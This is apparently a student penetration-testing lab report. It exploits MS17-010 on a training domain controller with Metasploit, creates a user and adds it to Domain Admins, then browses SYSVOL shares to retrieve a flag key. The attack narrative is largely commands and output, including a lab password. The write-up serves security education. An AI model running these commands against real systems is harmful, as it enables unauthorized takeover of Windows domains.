Ex150 - DCHasFallen

Simon Tobon

2021-07-08

Contents

Technical Report **2**

Introduction 2

Finding: Description of finding 2

Risk Rating 2

Vulnerability Description 2

Mitigation or Resolution Strategy 2

Attack Narrative **2**

Technical Report

Introduction

For this exercise we were tasked to find a way to scan remote hosts on the f4rmc0rp network for exploitation. The exploitation focused on finding vulnerabilities related to smb exploits. Once we've identified what host is vulnerable we must attack that host and gain admin access to the fileshare system on the network.

Finding: Description of finding

Risk Rating

The vulnerability found was **Remote Code Execution in Microsoft SMBv1 servers.** The risk rating is HIGH, with a **CVSS** score of **9.3.**

Vulnerability Description


This vulnerability allows for remote attackers to execute arbitrary code via SMB. Potentially enabling chances for privilege escalation and more.

Mitigation or Resolution Strategy

This can be mitigated by keeping your Microsoft Windows servers up to date, and disabling SMB compression.

Attack Narrative

To begin we navigated to the PfSense console via our Kali browser, **https://172.30.0.3:443.** On the Pfsense console we navigated to Diagnostics, then to ARP Table. On the ARP table we noticed the only new network was 10.30.0.89. From the exercise instructions we knew this was our target host.



ARP Table


Interface	IP address	MAC address	Hostname	Status	Link Type	Actions
LAN	10.30.0.89	00:50:56:87:a3:60		Expires in 1094 seconds	ethernet	🗑
LAN	10.30.0.90	00:50:56:87:6d:16		Expires in 1172 seconds	ethernet	🗑
LAN	10.30.0.32	00:50:56:87:2b:d7		Expires in 1160 seconds	ethernet	🗑
LAN	10.30.0.1	00:50:56:87:43:ad		Permanent	ethernet	🗑
WAN	172.30.0.3	00:50:56:87:d9:76		Permanent	ethernet	🗑
WAN	172.30.0.128	00:50:56:87:2c:19		Expires in 1141 seconds	ethernet	🗑
WAN	172.30.0.1	00:50:56:87:55:78		Expires in 1077 seconds	ethernet	🗑

From there we port forwarded SSH to devbox like we have done in the past:

- Destination Port Range: 22 ⟶ 22
- Redirect Target IP: 10.30.0.32
- Redirect Target Port: 22

We then ssh to devbox with **ssh m.mason@172.30.0.3** with password **Br1cksRUS.**

From there we then ran the following command to scan the network for vulnerabilities: **nmap -Pn –script vuln 10.30.0.89.** This resulted in:



```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

With this information, back on Pfsense, we portforwarded port 445, for MS Networking and SMB.


- Destination Port Range 445 ⟶ 445
- Redirect Target IP: 10.30.0.89
- Redirect Target Port: 445

Then on our Kali machine we opened the Metasploit Framework Console with **sudo msfconsole.** On the Metasploit console we ran **use auxiliary/admin/smb/ms17_010_command** to load up the module.

To configure the module for our attack we then set the parameters:


- **set COMMAND net user john Password123@ /ADD** - creates an account on the domain with username john.
- **run** - runs the command through the smb exploit and creates the user mentioned above.
- **set COMMAND net group \”Domain Admins\” john /ADD** - adds user john to the Domain Admins group.
- **run** - runs the command.

Once this was completed, we now used smbclient to login into the domain. First we ran **smbclient -L 172.30.0.3 -U john%Password123@** to see the list of fileshares.




```
kali@kali:~$ smbclient -L 172.30.0.3 -U john%Password123@

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

We then ran **smbclient\\\\172.30.0.3\\SYSVOL -U john%Password123@** to access the SYSVOL. As you can see below we have access to DfsrPrivate.



```
                15583487 blocks of size 4096. 12358579 blocks
smb: \f4rmc0rp.com\> cd DfsrPrivate\
smb: \f4rmc0rp.com\DfsrPrivate\> ls
  .                                   D        0  Tue Dec  1
  ..                                  D        0  Tue Dec  1
  ConflictAndDeleted                  D        0  Tue Dec  1
  Deleted                             D        0  Tue Dec  1
  Installing                          D        0  Tue Dec  1
  PreExisting                         D        0  Tue Dec  1

                15583487 blocks of size 4096. 12358579 blocks
smb: \f4rmc0rp.com\DfsrPrivate\> cd Installing\
smb: \f4rmc0rp.com\DfsrPrivate\Installing\> ls
  .                                   D        0  Tue Dec  1
  ..                                  D        0  Tue Dec  1

                15583487 blocks of size 4096. 12358579 blocks
smb: \f4rmc0rp.com\DfsrPrivate\Installing\> cd ..
smb: \f4rmc0rp.com\DfsrPrivate\> cd ConflictAndDeleted\
smb: \f4rmc0rp.com\DfsrPrivate\ConflictAndDeleted\>
```

This is because we added user john to the Domain Admins group, without doing this we would not be able to access this directory.




```
kali@kali:~$ smbclient \\\\172.30.0.3\\SYSVOL -U nonadmin%Password123@
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Nov 12 17:24:30 2020
  ..                                  D        0  Thu Nov 12 17:24:30 2020
  f4rmc0rp.com                        D        0  Thu Nov 12 17:24:30 2020

                15583487 blocks of size 4096. 12371559 blocks available
smb: \> cd f4rmc0rp.com\
smb: \f4rmc0rp.com\> ls
  .                                   D        0  Tue Dec  1 09:14:05 2020
  ..                                  D        0  Tue Dec  1 09:14:05 2020
  DfsrPrivate                       DHS        0  Tue Dec  1 09:14:05 2020
  Policies                            D        0  Tue Dec  1 09:14:05 2020
  scripts                             D        0  Mon Oct 12 16:45:30 2020

                15583487 blocks of size 4096. 12371559 blocks available
smb: \f4rmc0rp.com\> cd DfsrPrivate\
cd \f4rmc0rp.com\DfsrPrivate\: NT_STATUS_ACCESS_DENIED
smb: \f4rmc0rp.com\> 
```

We also can note that we can get Domain Admin access on the entire f4rmc0rp domain. If we portforward 10.30.0.90 with the following:

- Destination Port Range 1000 ⟶ 1000
- Redirect Target IP: 10.30.0.90
- Redirect Target Port: 445

And then run the metasploit module with options RHOSTS innerouter.f4rmc0rp.com and the command: net group \"Domain Admins\" m.mason /ADD /DOMAIN. And run the exploit, we can then
smb client \\\\innerouter.f4rmc0rp.com\\\-U F4RMC0RP.COM/m.mason -p 1000.

We can get access to SacredText, then run **get SacredText** on the smbclient, and then back on Kali, **cat SacredText**...



```
kali@kali:~$ cat SacredText
KEY023:ksT49gna2QvUrtVdFwCAag==
```

This concludes the exercise.